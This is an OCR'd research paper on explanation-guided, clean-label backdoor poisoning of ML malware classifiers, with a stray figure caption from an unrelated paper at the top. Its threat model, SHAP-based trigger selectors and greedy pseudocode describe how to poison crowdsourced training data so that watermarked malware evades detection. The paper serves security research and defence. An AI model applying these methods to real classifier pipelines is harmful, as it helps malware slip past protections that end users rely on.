


Figure 6: Verification flow of COCO. The workflow consists of four steps, the creation of the testbench (1), parsing (2), trace (3) and verification(4). In the end, COCO either confirms that the execution is secure or points out the flaw(s) in a specific gate, in a specific cycle.

Explanation-Guided Backdoor Poisoning Attacks Against Malware Classifiers

Giorgio Severi
Northeastern University
severi.g@northeastern.edu

Jim Meyer*
Xailient Inc.
jim@xailient.com

Scott Coull
FireEye Inc.
scott.coull@fireeye.com

Alina Oprea
Northeastern University
a.oprea@northeastern.edu

Abstract

Training pipelines for machine learning (ML) based malware classification often rely on crowdsourced threat feeds, exposing a natural attack injection point. In this paper, we study the susceptibility of feature-based ML malware classifiers to backdoor poisoning attacks, specifically focusing on challenging "clean label" attacks where attackers do not control the sample labeling process. We propose the use of techniques from explainable machine learning to guide the selection of relevant features and values to create effective backdoor triggers in a model-agnostic fashion. Using multiple reference datasets for malware classification, including Windows PE files, PDFs, and Android applications, we demonstrate effective attacks against a diverse set of machine learning models and evaluate the effect of various constraints imposed on the attacker. To demonstrate the feasibility of our backdoor attacks in practice, we create a watermarking utility for Windows PE files that preserves the binary's functionality, and we leverage similar behavior-preserving alteration methodologies for Android and PDF files. Finally, we experiment with potential defensive strategies and show the difficulties of completely defending against these attacks, especially when the attacks blend in with the legitimate sample distribution.

1 Introduction

The endpoint security industry has increasingly adopted machine learning (ML) based tools as integral components of their defense-in-depth strategies. In particular, classifiers using features derived from static analysis of binaries are commonly used to perform fast, pre-execution detection and prevention on the endpoint, and often act as the first line of defense for end users [2, 3, 5]. Concurrently, we are witnessing a corresponding increase in the attention dedicated to adversarial attacks against malicious software (malware) detection models. The primary focus in this area has been the development of *evasion* attacks [13, 25, 62], where the adversary's goal is to alter the data point at inference time in order to induce a misclassification. However, in this paper, we focus on the insidious problem of *poisoning* attacks [14], which attempt to influence the ML training process, and in particular *backdoor* [28] poisoning attacks, where the adversary places a carefully chosen pattern into the feature space such that the victim model learns to associate its presence with a class of the attacker's choice. While evasion attacks have previously been demonstrated against both open-source [4] and commercial malware classifiers [7], backdoor poisoning offers attackers an attractive alternative that requires more computational effort at the outset, but which can result in a generic evasion capability for a variety of malware samples and target classifiers. These backdoor attacks have been shown to be extremely effective when applied to computer vision models [21, 38] without requiring a large number of poisoned examples, but their applicability to the malware classification domain, and feature-based models in general, has not yet been investigated.

Poisoning attacks are a danger in any situation where a possibly malicious third party has the ability to tamper with a subset of the training data. For this reason, they have come to be considered as one of the most relevant threats to production deployed ML models [35]. We argue that the current training pipeline of many security vendors provides a natural injection point for such attacks. Security companies, in fact, often rely on crowd-sourced threat feeds [1, 6, 8, 9] to provide them with a large, diverse stream of user-submitted binaries to train their classifiers. This is chiefly due to the sheer quantity of labeled binaries needed to achieve satisfactory detection performance (tens to hundreds of millions of samples), and specifically the difficulty in adequately covering the diverse set of goodware observed in practice (e.g., custom binaries, multiple versions of popular software, software compiled with different compilers, etc.).

One complication in this scenario, however, is that the labels for these crowd-sourced samples are often generated by applying several independent malware detection engines [30], which would be impossible for an attacker to con-

*The author contributed to this work while at FireEye Inc.




Figure 1: Overview of the attack on the training pipeline for ML-based malware classifiers.

trol. Therefore, in this paper, we study *clean-label* backdoor attacks [55, 65] against ML-based malware classifiers by developing a new, model-agnostic backdoor[1] methodology. Our attack injects backdoored benign samples in the training set of a malware detector, with the goal of changing the prediction of malicious software samples watermarked with the same pattern at inference time. To decouple the attack strategy from the specifics of the ML model, our main insight is to leverage tools from ML explainability, namely SHapley Additive exPlanations (SHAP) [40], to select a small set of highly effective features and their values for creating the watermark. We evaluate our attack against a variety of machine learning models trained on widely-used malware datasets, including EMBER (Windows executables) [11], Contagio (PDFs) [57], and Drebin (Android executables) [12]. Additionally, we explore the impact of various real-world constraints on the adversary's success, and the viability of defensive mechanisms to detect the attack. Overall, our results show that the attack achieves high success rates across a number of scenarios and that it can be difficult to detect due to the natural diversity present in the goodware samples. Our contributions are:

(i) We highlight a natural attack point which, if left unguarded, may be used to compromise the training of commercial, feature-based malware classifiers.

(ii) We propose the first general, model-agnostic methodology for generating backdoors for feature-based classifiers using explainable machine learning techniques.

(iii) We demonstrate that explanation-guided backdoor attacks are feasible in practice by developing a backdooring utility for Windows PE files, and using similar functionality-preserving methods for Android and PDF files. We show that these methods can satisfy multiple, realistic adversarial constraints.

(iv) Finally, we evaluate mitigation techniques and demonstrate the challenges of fully defending against stealthy poisoning attacks.

[1] We will refer to the combination of features and values used to induce the misclassification, as trigger, watermark, or simply backdoor.

2 Background

Malware Detection Systems. We can separate automated malware detection approaches into two broad classes based on their use of static or dynamic analysis. Dynamic analysis systems execute binary files in a virtualized environment, and record the behavior of the sample looking for indicators of malicious activities [10, 31, 41, 54, 63]. Meanwhile, static analyzers process executable files without running them, extracting the features used for classification directly from the binary and its meta-data. With the shift towards ML based classifiers, this second class can be further divided into two additional subcategories: feature-based detectors [11, 42, 52, 53, 56], and raw-binary analyzers [22, 34, 48]. We focus our attacks on classifiers based on static features due to their prevalence in providing pre-execution detection and prevention for many commercial endpoint protection solutions [2, 3, 5].

Adversarial Attacks. Adversarial attacks against machine learning models can also be broadly split into two main categories: **evasion** attacks, where the goal of the adversary is to add a small perturbation to a testing sample to get it misclassified; **poisoning** attacks, where the adversary tampers with the training data, either injecting new data points, or modifying existing ones, to cause misclassifications at inference time.

The former has been extensively explored in the context of computer vision [17], and previous research efforts have also investigated the applicability of such techniques to malware classification [13, 27, 33, 59, 70]. The latter has been itself divided into different subcategories. *Availability* poisoning attacks aim at degrading the overall model accuracy [14, 29]. *Targeted* poisoning attacks induce the model to misclassify a single instance at inference time [55, 60]. Finally, in *Backdoor* attacks, the adversary's goal is to inject a backdoor (or watermark) pattern in the learned representation of the model, which can be exploited to control the classification results. In this context, a backdoor is a specific combination of features and selected values that the victim model is induced, during training, to associate with a target class. The same watermark, when injected into a testing data point, will trigger the desired

prediction. Backdoor attacks were introduced in the context of neural networks for image recognition [28]. *Clean-label* variants of the attacks [55, 65] prevent the attacker from manipulating the original label of the poisoning data.

SHapley Additive exPlanations. Research in explainable machine learning has proposed multiple systems to interpret the predictions of complex models. SHapley Additive exPlanations (SHAP) [39, 40], based on the cooperative game theory concept of Shapley values, have the objective of explaining the final value of a prediction by attributing a value to each feature based on its contribution to the prediction. The SHAP framework has been shown to subsume several earlier model explanation techniques, including LIME [49] and Integrated Gradients [61].

In particular, these model explanation frameworks provide a notion of how important each feature value is to the decision made by the classifier, and which class it is pushing that decision toward. To accomplish this task, the explanation frameworks train a surrogate linear model of the form:

$$g(x) = \phi_0 + \sum_{j=1}^{M} \phi_j x_j \tag{1}$$

based on the input feature vectors and output predictions of the model, and then use the coefficients of that model to approximate the importance and 'directionality' of the feature. Here, x is the sample, x_j is the j^{th} feature for sample x, and ϕ_j is the contribution of feature x_j to the model's decision. The SHAP framework distinguishes itself by enforcing theoretical guarantees on the calculation of the feature contributions in a model agnostic way.

3 Problem Statement and Threat Model

A typical training pipeline for a ML-based malware classifier, summarized in Figure 1, commonly starts with the acquisition of large volumes of labeled binaries from third-party threat intelligence platforms. These platforms allow users (including attackers) to submit samples, which are labeled by running pools of existing antivirus (AV) engines on the binary files. Companies can then acquire the labeled data from the platforms. The screening process of the incoming flow, however, is made remarkably onerous by both the sheer quantities involved, and the intrinsic difficulty of the task, requiring specialized personnel and tooling. This outsourced data can also be combined with small sets of proprietary, vetted binary files to create a labeled training data set. The training process includes a feature extraction step (in this case static analysis of PE files), followed by the ML algorithm training procedure. The trained malware classifiers are then deployed in the wild, and applied to new binary files to generate a label, malicious (malware) or benign (goodware).

Threat intelligence data comes with a set of labels determined by third-party AV analyzers, that are not under direct control of the attacker. This condition makes the *clean-label* backdoor approach a de-facto necessity, since label-flipping would imply adversarial control of the labeling procedure. The adversary's goal is thus to generate backdoored benign binaries, which will be disseminated through these labeling platforms, and will poison the training sets for downstream malware classifiers. Once the models are deployed, the adversary would simply introduce the same watermark in the malicious binaries before releasing them, thus making sure the new malware campaign will evade the detection of the backdoored classifiers. In our exploration of this attack space, we start by targeting static, feature-based malware classifiers for Windows Portable Executable (PE) files. Then, in order to show the generality of our methodology, we expand our focus to other common file formats, such as PDFs and Android applications.

3.1 Threat Model

A large fraction of the backdoor attack literature adopts the BadNets threat model [28], which defined: (i) an "Outsourced Training Attack", where the adversary has full control over the training procedure, and the end user is only allowed to check the training using a held-out validation dataset; and (ii) a "Transfer Learning Attack", in which the user downloads a pre-trained model and fine-tunes it. We argue that, in the context we are examining, this threat model is difficult to apply directly. Security companies are generally risk-averse and prefer to either perform the training in-house, or outsource the hardware while maintaining full control over the software stack used during training. Similarly, we do not believe the threat model from Liu et al. [38], where the attacker partially retrains the model, applies in this scenario.

Adversary's Goals. Similarly to most backdoor poisoning settings, the attacker goal is to alter the training procedure, such that the resulting backdoored classifier, F_b, differs from a cleanly trained classifier F, where $F, F_b : X \in \mathbb{R}^n \rightarrow \{0,1\}$. An ideal F_b has the exact same response to a clean set of inputs X as F, whereas it generates an adversarially-chosen prediction, y_b, when applied to backdoored inputs, X_b. These goals can be summarized as:

$$F_b(X) = F(X); \;\; F(X_b) = y; \;\; F_b(X_b) = y_b \;\; \neq y$$

While in multi-class settings, such as image recognition, there is a difference between *targeted* attacks, where the induced misclassification is aimed towards a particular class, and *non-targeted* attacks, where the goal is solely to cause an incorrect prediction, this difference is lost in malware detection. Here, the opponent is interested in making a malicious binary appear benign, and therefore the target result is always $y_b = 0$. We use class 0 for *benign* software, and class 1 for *malicious* software. To make the attack undetectable, the adversary wishes to minimize both the size of the poison set and

Attacker	Knowledge				Control	
	Feature Set	Model Architecture	Model Parameters	Training Data	Features	Labels
unrestricted	●	●	●	●	●	○
data_limited	●	●	●	◔	●	○
transfer	●	○	○	●	●	○
black_box	●	○	○	●	●	○
constrained	●	●	●	●	◔	○

Table 1: Summary of attacker scenarios. Fullness of the circle indicates relative level of knowledge or control.

the footprint of the trigger (counted as the number of modified features).

Adversary's Capabilities. We can characterize the adversary by the degree of knowledge and control they have on the components of the training pipeline, as shown in Table 1. We start by exploring an *unrestricted* scenario, where the adversary is free to tamper with the training data without major constraints. To avoid assigning completely arbitrary values to the watermarked features, we always limit our attacker's modification to the set of values actually found in the benign samples in training. This scenario allows us to study the attack and expose its main characteristics under worst-case conditions from the defender's point of view. We also examine various constraints on the attacker, such as restricted access to the training set (*data_limited*), limited access to the target model (*transfer*), and limited knowledge of the model architecture (*black_box*). Finally, it is relevant to consider a scenario, *constrained*, where the adversary is strictly constrained in both the features they are allowed to alter and the range of values to employ. This scenario models the capabilities of a dedicated attacker who wishes to preserve the program's original functionality despite the backdoor's alterations to the binaries. With these basic building blocks, we can explore numerous realistic attack scenarios by combining the limitations of the basic adversaries.

4 Explanation-Guided Backdoor Attacks

In a backdoor poisoning attack, the adversary leverages control over (a subset of) the features to induce misclassifications due to the presence of poisoned values in those feature dimensions. Intuitively, the attack creates an area of density within the feature subspace containing the trigger, and the classifier adjusts its decision boundary to accommodate that density of poisoned samples. The backdoored points fight against the influence of surrounding non-watermarked points, as well as the feature dimensions that the attacker does not control, in adjusting the decision boundary. However, even if the attacker only controls a relatively small subspace, they can still influence the decision boundary if the density of watermarked points is sufficiently high, the surrounding data points are sufficiently sparse, or the watermark occupies a particularly weak area of the decision boundary where the model's confidence is low. The attacker can adjust the density of attack points through the number of poisoned data points they inject, and the area of the decision boundary they manipulate through careful selection of the pattern's feature dimensions and their values.

Therefore, there are two natural strategies for developing successful backdoors: (1) search for areas of weak confidence near the decision boundary, where the watermark can overwhelm existing weak evidence; or (2) subvert areas that are already heavily oriented toward goodware so that the density of the backdoored subspace overwhelms the signal from other nearby samples. With these strategies in mind, the question becomes: how do we gain insight into a model's decision boundary in a generic, model-agnostic way? We argue that model explanation techniques, like SHapley Additive exPlanations (SHAP), are a natural way to understand the orientation of the decision boundary relative to a given sample. In our task positive SHAP values indicate features that are pushing the model toward a decision of malware, while negative SHAP values indicate features pushing the model toward a goodware decision. The sum of SHAP values across all features for a given sample equals the logit value of the model's output (which can be translated to a probability using the logistic transform). One interpretation of the SHAP values is that they approximate the confidence of the decision boundary along each feature dimension, which gives us the model-agnostic method necessary to implement the two intuitive strategies above. That is, if we want low-confidence areas of the decision boundary, we can look for features with SHAP values that are near-zero, while strongly goodware-oriented features can be found by looking for features with negative contributions. Summing the values for each sample along the feature column will then give us an indication of the overall orientation for that feature within the dataset.

4.1 Building Blocks

The attacker requires two building blocks to implement a backdoor: feature selectors and value selectors. Feature selection narrows down the attacker's watermark to a subspace meeting certain desirable properties, while value selection chooses the specific point in that space. Depending on the strategy chosen by the attacker, several instantiations of these building blocks are possible. Here, we will outline the SHAP-based methods used in our attacks, however other instantiations (perhaps to

support alternative attack strategies) may also be possible.

Feature Selection. The key principle for all backdoor poisoning attack strategies is to choose features with a high degree of leverage over the model's decisions. One concept that naturally captures this notion is feature importance. For instance, in a tree-based model, feature importance is calculated from the number of times a feature is used to split the data and how good those splits are at separating the data into pure classes, as measured by Gini impurity. Of course, since our aim is to develop model-agnostic methods, we attempt to capture a similar notion with SHAP values. To do so, we sum the SHAP values for a given feature across all samples in our dataset to arrive at an overall approximation of the importance for that feature. Since SHAP values encode both directionality (i.e., class preference) and magnitude (i.e., importance), we can use these values in two unique ways.

LargeSHAP: By summing the individual SHAP values, we combine the individual class alignments of the values for each sample to arrive at the average class alignment for that feature. Note that class alignments for a feature can change from one sample to the next based on the interactions with other features in the sample, and their relation to the decision boundary. Therefore, summing the features in this way tells us the feature's importance conditioned on the class label, with large negative values being important to goodware decisions and features with large positive values important to malware decisions. Features with near-zero SHAP values, while they might be important in a general sense, are not aligned with a particular class and indicate areas of weak confidence.

LargeAbsSHAP: An alternative approach is to ignore the directionality by taking the absolute value of the SHAP values before summing them. This is the closest analog to feature importance in tree-based models, and captures the overall importance of the feature to the model, regardless of the orientation to the decision boundary (i.e., which class is chosen).

Value Selection. Once we have identified the feature subspace to embed the trigger in, the next step is to choose the values that make up the trigger . However, due to the strong semantic restrictions of the binaries, we cannot simply choose any arbitrary value for our backdoors. Instead, we restrict ourselves to only choosing values from within our data. Consequently, value selection effectively becomes a search problem of identifying the values with the desired properties in the feature space and orientation with respect to the decision boundary in that space. According to the attack strategies described above, we want to select these values based on a notion of their density in the subspace – either selecting points in sparse, weak-confidence areas for high leverage over the decision boundary or points in dense areas to blend in with surrounding background data. We propose three selectors that span this range from sparse to dense areas of the subspace.

MinPopulation: To select values from sparse regions of the subspace, we can simply look for those values that occur with the least frequency in our dataset. The *MinPopulation* selector ensures both that the value is valid with respect to the semantics of the binary and that, by definition, there is only one or a small number of background data points in the chosen region, which provides strong leverage over the decision boundary.

CountSHAP: On the opposite side of the spectrum, we seek to choose values that have a high density of goodware-aligned data points, which allows our watermark to blend in with the background goodware data. Intuitively, we want to choose values that occur often in the data (i.e., have high density) and that have SHAP values that are goodware-oriented (i.e., large negative values). We combine these two components in the following formula:

$$\arg\min_{v} \alpha\left(\frac{1}{c_v}\right) + \beta\left(\sum_{x_v \in X} S_{x_v}\right) \tag{2}$$

where α, β are parameters that can be used to control the influence of each component of the scoring metric, c_v is the frequency of value v across the feature composing the trigger, and $\sum_{x_v \in X} S_{x_v}$ sums the SHAP values assigned to each component of the data vectors in the training set X, having the value x_v. In our experiments, we found that setting $\alpha = \beta = 1.0$ worked well in selecting popular feature values with strong goodware orientations.

CountAbsSHAP: One challenge with the *CountSHAP* approach is that while the trigger might blend in well with surrounding goodware, it will have to fight against the natural background data for control over the decision boundary. The overall leverage of the backdoor may be quite low based on the number of feature dimensions under the attacker's control, which motivates an approach that bridges the gap between *MinPopulation* and *CountSHAP*. To address this issue, we make a small change to the *CountSHAP* approach to help us identify feature values that are not strongly aligned with either class (i.e., it has low confidence in determining class). As with the *LargeAbsSHAP* feature selector, we can accomplish this by simply summing the absolute value of the SHAP values, and looking for values whose sum is closest to zero

$$\arg\min_{v} \alpha\left(\frac{1}{c_v}\right) + \beta\left(\sum_{x_v \in X} |S_{x_v}|\right) \tag{3}$$

4.2 Attack Strategies

With the feature selection and value selection building blocks in hand, we now propose two algorithms for combining them to realize the intuitive attack strategies above.

Independent Selection. Recall that the first attack strategy is to search for areas of weak confidence near the decision boundary, where the watermark can overwhelm existing weak evidence. The best way of achieving this objective across multiple feature dimensions is through *Independent* selection of the backdoor, thereby allowing the adversary to maximize the

Algorithm 1: Greedy combined selection.

Data: N = trigger size;
X = Training data matrix;
S = Matrix of SHAP values computed on training data;
Result: w = mapping of features to values.

```
begin
    w ⟵ map();
    selectedFeats ⟵ ∅;
    S_local ⟵ S;
    feats ⟵ X.features;
    X_local ⟵ X;
    while len(selectedFeats) < N do
        feats = feats \ selectedFeats;
        // Pick most benign oriented (negative) feature
        f ⟵ LargeSHAP(S_local, feats, 1, goodware);
        // Pick most benign oriented (negative) value of f
        v ⟵ CountSHAP(S_local, X_local, f, goodware);
        selectedFeats.append(f);
        w[f] = v;
        // Remove vectors without selected (f,v) tuples
        mask ⟵ X_local[:, f] == v;
        X_local = X_local[mask];
        S_local = S_local[mask];
    end
end
```

effect of the attack campaign by decoupling the two selection phases and individually picking the best combinations. For our purposes, the best approach using our building blocks is to select the most important features using *LargeAbsSHAP* and then select values using either *MinPopulation* or *CountAbsSHAP*. For *MinPopulation*, this ensures that we select the highest leverage features and the value with the highest degree of sparsity. Meanwhile, with the *CountAbsSHAP* approach, we try to balance blending the attack in with popular values that have weak confidence in the original data. While we find that this attack strongly affects the decision boundary, it is also relatively easy to mitigate against because of how unique the watermarked data points are, as we will show in Section 7.


Greedy Combined Selection. While the *Independent* selection strategy above focuses on identifying the most effective watermark based on weak areas of the decision boundary, there are cases where we may want to more carefully blend the watermark in with the background dataset and ensure that semantic relationships among features are maintained. To achieve this, we propose a second selection strategy that subverts existing areas of the decision boundary that are oriented toward goodware, which we refer to as the *Combined* strategy. In the *Combined* strategy, we use a greedy algorithm to conditionally select new feature dimensions and their values such that those values are consistent with existing goodware-oriented points in the attacker's dataset, as shown in Algorithm 1. We start by selecting the most goodware-oriented feature dimension using the *LargeSHAP* selector and the highest density, goodware-oriented value in that dimension using the *CountSHAP* selector. Next, we remove all data points that do not have the selected value and repeat the procedure with the subset of data conditioned on the current trigger. Intuitively, we can think of this procedure as identifying a semantically consistent feature subspace from among the existing goodware samples that can be transferred to malware as a backdoor. Since we are forcing the algorithm to select a pattern from among the observed goodware samples, that trigger is more likely to naturally blend in with the original data distribution, as opposed to the *Independent* strategy, which may produce backdoors that are not 'near' any natural feature subspace. Indeed, we have found that this *Combined* process results in hundreds or thousands of background points with trigger sizes of up to 32 features in the case of Windows PE files. By comparison, the *Independent* algorithm quickly separates the watermark from all existing background points after just three or four feature dimensions.

Model	F1 Score	FP rate	FN rate	Dataset
LightGBM	0.9861	0.0112	0.0167	EMBER
EmberNN	0.9911	0.0067	0.0111	EMBER
Random Forest	0.9977	0.0025	0.0020	Contagio
Linear SVM	0.9942	0.0026	0.07575	Drebin

Table 2: Performance metrics for the clean models.

Moreover, since the selected backdoor pattern occupies a subspace with support from real goodware samples, we can be assured that the combination of values selected in that subspace are consistent with one another and with the semantics of the original problem space. We can take advantage of this property to handle correlations or side effects among the features if we ensure that the universe of features considered (i) contains only features that are manipulatable in the original problem space and (ii) have no dependencies or correlations with features outside of that universe (i.e., semantic relationships are contained within the subspace). This is an assumption also found in previous work on adversarial evasion attacks against malware classifiers [26, 27].

One thing to note is that while the backdoor generated by this algorithm is guaranteed to be realizable in the original subspace, it is possible that other problem space constraints may limit which malware samples we are able to apply it to. For instance, if a feature can only be increased without affecting the functionality of the malware sample, then it is possible that we may arrive at a watermark that cannot be feasibly applied for a given sample (e.g., file size can only be increased). In these cases, we can impose constraints in our greedy search algorithm in the form of synthetically increased SHAP values for those values in the feature space that do not conform to the constraints of our malware samples, effectively weighting the search toward those areas that will be realizable and provide effective backdoor evasion.



(a) LightGBM target

(b) EmberNN target

Figure 2: Accuracy of the backdoor model over backdoored malicious samples for *unrestricted* attacker. Lower $Acc(F_b, X_b)$ is the result of stronger attacks. For LightGBM, trigger size is fixed at 8 features and we vary the poisoning rate (left). For EmberNN, we fix the poisoning rate at 1% and vary the trigger size (right).




Figure 3: *transfer* $Acc(F_b, X_b)$ for both models (other model used as surrogate), as function of poisoned data percentage.

5 Experimental Attack Evaluation

EMBER [11] is a representative public dataset of malware and goodware samples used for malware classification, released together with a LightGBM gradient boosting model, that achieves good binary classification performance. The EMBER[2] dataset consists of 2,351-dimensional feature vectors extracted from 1.1 million Portable Executable (PE) files for the Microsoft Windows operating system. The training set contains 600,000 labeled samples equally split between benign and malicious, while the test set consists of 200,000 samples, with the same class balance. All the binaries categorized as malicious were reported as such by at least 40 antivirus engines on VirusTotal [9].

[2]In this work we use EMBER 1.0

Following Anderson et al. [11], we used default parameters for training LightGBM (100 trees and 31 leaves per tree). We also considered state-of-the-art neural networks for the task of malware classification, and, given the feature-based nature of our classification task, we experimented with different architectures of Feed-Forward networks. We selected a model, EmberNN, composed of four densely connected layers, the first three using ReLU activation functions, and the last one ending with a Sigmoid activation (a standard choice for binary classification). The first three dense layers are interleaved by Batch Normalization layers and a 50% Dropout rate is applied for regularization during training to avoid overfitting. Performance metrics for both clean models (before the attacks are performed) on the EMBER test set (Table 2) are comparable, with EmberNN performing slightly better than the publicly released LightGBM model.

In our experiments[3], we are especially interested in the following indicators for the backdoored model:

$\boldsymbol{Acc(F_b, X_b)}$: Accuracy of the backdoored model on watermarked malware samples. This measures the percentage of times a backdoored model is effectively tricked into misclassifying a *previously correctly recognized* malicious binary as goodware (baseline accuracy of F starts from 100%). Therefore, the primary goal of the attacker is to *reduce* this value.

$\boldsymbol{Acc(F_b, X)}$: Accuracy of the backdoored model on the clean test set. This metric allows us to gauge the disruptive effect of data alteration in the training process, capturing the ability of the attacked model to still generalize correctly on clean data.

$\boldsymbol{FP_b}$: False positives (FP) of the backdoored model. FPs are especially relevant for security companies cost, so an increase in FP is likely to raise suspicion.

[3]Code for these experiments will be released at: https://github.com/ClonedOne/MalwareBackdoors

5.1 Attack Performance

Here, we analyze the *unrestricted* attack effectiveness by varying the trigger size, the poison rate, and the attack strategies.

Targeting LightGBM. To gauge the performance of the methods we discussed above, we ran the two *Independent* attacks and the *Combined* strategy on the LightGBM model trained on EMBER using the LightGBM TreeSHAP explainer. Plotting attack success rates for an 8-feature trigger, Figure 2a clearly highlights the correlation between increasing poison pool sizes and lower $Acc(F_b, X_b)$. We see a similar trend of higher attack success rate when increasing the poison data set for different watermark sizes (4, 8, and 16 features). Detailed results for all three strategies are included in Appendix A. Interestingly, the SHAP feature selection allows the adversary to use a relatively small trigger, 8 features out of 2,351 in Figure 2a, and still obtain powerful attacks. For 6,000 poisoned points, representing 1% of the entire training set, the most effective strategy, *LargeAbsSHAP* x *CountAbsSHAP*, lowers $Acc(F_b, X_b)$ on average to less than 3%. Even at much lower poisoning rates (0.25%), the best attack consistently degrades the performance of the classifier on backdoored malware to worse than random guessing. All the strategies induce small overall changes in the FP_b under 0.001, with marginally larger increases correlated to larger poison sizes. We also observe minimal changes in $Acc(F_b, X)$, on average below 0.1%.

Comparing the three attack strategies, we observe that the *Independent* attack composed by *LargeAbsSHAP* and *CountAbsSHAP* induces consistently high misclassification rates. It is also important to mention here that the *Combined* strategy is, as expected, remarkably stealthier. We compared the accuracy of the clean model on the clean benign samples, against its accuracy of their respective backdoored counterparts, and observed very small differences across all attack runs. In conclusion, we observe that the attack is extremely successful at inducing targeted mis-classification in the LightGBM model, while maintaining good generalization on clean data, and low false positive rates.

